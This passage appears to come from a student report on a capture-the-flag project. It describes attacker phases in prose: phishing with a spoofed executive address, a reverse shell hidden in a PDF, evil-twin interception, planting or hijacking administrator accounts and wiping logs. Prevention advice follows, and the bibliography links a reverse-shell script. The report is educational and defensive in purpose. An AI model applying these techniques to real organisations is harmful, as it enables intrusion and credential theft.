2. **Scanning:** This phase includes the usage of tools like dialers, port scanners, network mappers, sweepers, and vulnerability scanners to scan data. Hackers are now probably seeking any information that can help them perpetrate attacks such as computer names, IP addresses, and user accounts. Now that the hacker has some basic information, the hacker now moves to the next phase and begins to test the network for other avenues of attacks. The hacker decides to use a couple of methods for this end to help map the network (i.e. Kali Linux, Maltego and find an email to contact to see what email server is being used). The hacker looks for an automated email if possible or based on the information gathered he may decide to email HR with an inquiry about a job posting.

3. **Gaining Access:** In this phase, the hacker designs the blueprint of the network of the target with the help of data collected during Phase 1 and Phase 2. The hacker has finished enumerating and scanning the network and now decides that they have some options to gain access network.

For example, say a hacker chooses a Phishing Attack. The hacker decides to play it safe and use a simple phishing attack to gain access. The hacker decides to infiltrate the IT department. They see that there have been some recent hires and they are likely not up to speed on the procedures yet. A phishing email will be sent using the
CTO's actual email address using a program and sent out to the techs. The email contains a phishing website that will collect their login and

passwords. Using any number of options (phone app, website email spoofing, Zmail, etc.) the hacker sends an email asking the users to log in to a new Google portal with their credentials. They already have the Social Engineering Toolkit running and have sent an email with the server address to the users masking it with a bitly or tinyurl. Other options include creating a reverse TCP/IP shell in a PDF using **Metasploit** (may be caught by spam filter). Looking at the event calendar they can set up an Evil Twin router and try to Man in the Middle attack users to gain access. A variant of Denial of Service attack, stack-based buffer overflows, and session hijacking may also prove to be great.

4. **Maintaining Access:** Once a hacker has gained access, they want to keep that access for future exploitation and attacks. Once the hacker owns the system, they can use it as a base to launch additional attacks.

In this case, the owned system is sometimes referred to as a zombie system**.** Now that the hacker has multiple e-mail accounts, the hacker begins to test the accounts on the domain. The hacker from this point creates a new administrator account for themselves based on the naming structure and tries and blends in. As a precaution, the hacker begins to look for and identify accounts that have not been used for a long time. The hacker assumes that these accounts are likely either forgotten or not used so they change the password and elevate privileges to an administrator as a secondary account in order to maintain access to the network. The hacker may also send out emails to other users with an exploited file such as a PDF with a reverse shell in order to extend their possible access.

5. **Clearing Tracks (so no one can reach them):** Prior to the attack, the attacker would change their MAC address and run the attacking machine through at least one VPN to help cover their identity. They will not deliver a direct attack or any scanning technique that would be deemed “noisy”.

Once access is gained and privileges have been escalated, the hacker seeks to cover their tracks. This includes clearing out Sent emails, clearing server logs, temp files, etc. The hacker will also look for indications of the email provider alerting the user or possible unauthorized logins under their account.

PREVENTION FROM EXPLOITATION

Phishing awareness training: Educate employees on why phishing is harmful and empower them to detect and report phishing attempts. This type of training includes email simulated phishing campaigns to employees, monitoring results, reinforcing training, and improving on simulation results.

Compromised credentials detection: Leverage user behavior analytics (UBA) to create a baseline for normal activity on your network. Then, monitor how administrator and service accounts are being used, which users are inappropriately sharing credentials, and whether an attacker is already expanding from initial compromise on your network.

Ransomware prevention: Create a three-point plan to prevent ransomware attacks. This includes minimizing an attack surface, mitigating potential impact once exposure has been detected, and debriefing to pinpoint existing plan gaps. From there, teams can rebuild systems, quarantine endpoints, change credentials, and lock compromised accounts.

XSS attack prevention: Institute a filtering policy through which external data will pass. This will help to catch malicious scripts before they can become a problem. This leads into creating a wider content security policy that can leverage a list of trusted sources that are able to access your web applications.

Threat intelligence program: Create a central hub that feeds all security-organization functions with knowledge and data on the highest-priority threats. Organizations rely heavily on automation to help scale a threat intelligence program by continuously feeding data into security devices and processes, without the need for human intervention.

CONCLUSION

Ethical hacking, also known as penetration testing, helps identify vulnerabilities in computer systems and networks. By exposing weaknesses, organizations can take appropriate measures to reinforce their security protocols and protect against potential threats. The process of hacking requires a deep understanding of computer systems,

networks, and programming languages. Ethical hackers develop specialized skills that can be utilized to build stronger defence mechanisms, contributing to the overall improvement of cybersecurity practices.

Through the ISRO CTF project, we learned numerous valuable lessons about cybersecurity. As we attempted to capture the flag, we gained indepth knowledge about the appropriate use of various tools, understanding when and which tool to utilize. Additionally, we discovered new tools that assisted us in progressing further in the project, such as Veracrypt and Steghide. This experience provided us with a more comprehensive understanding of cybersecurity and significantly improved our skills. Overall, the project helped enhance our grasp of cybersecurity concepts and equipped us with practical skills for tackling future challenges in the field.

Bibliography:

1. https://www.vulnhub.com/?q=lsro
2. https://github.com/pentestmonkey/php-reverse-shell/blob/mastar/php-reverse-shell.php
3. https://github.com/truongkma/ctf-tools/blob/master/John/run/truecrypt2john.py
4. https://www.veracrypt.fr/code/VeraCrypt/
5. https://gchq.github.io/CyberChef/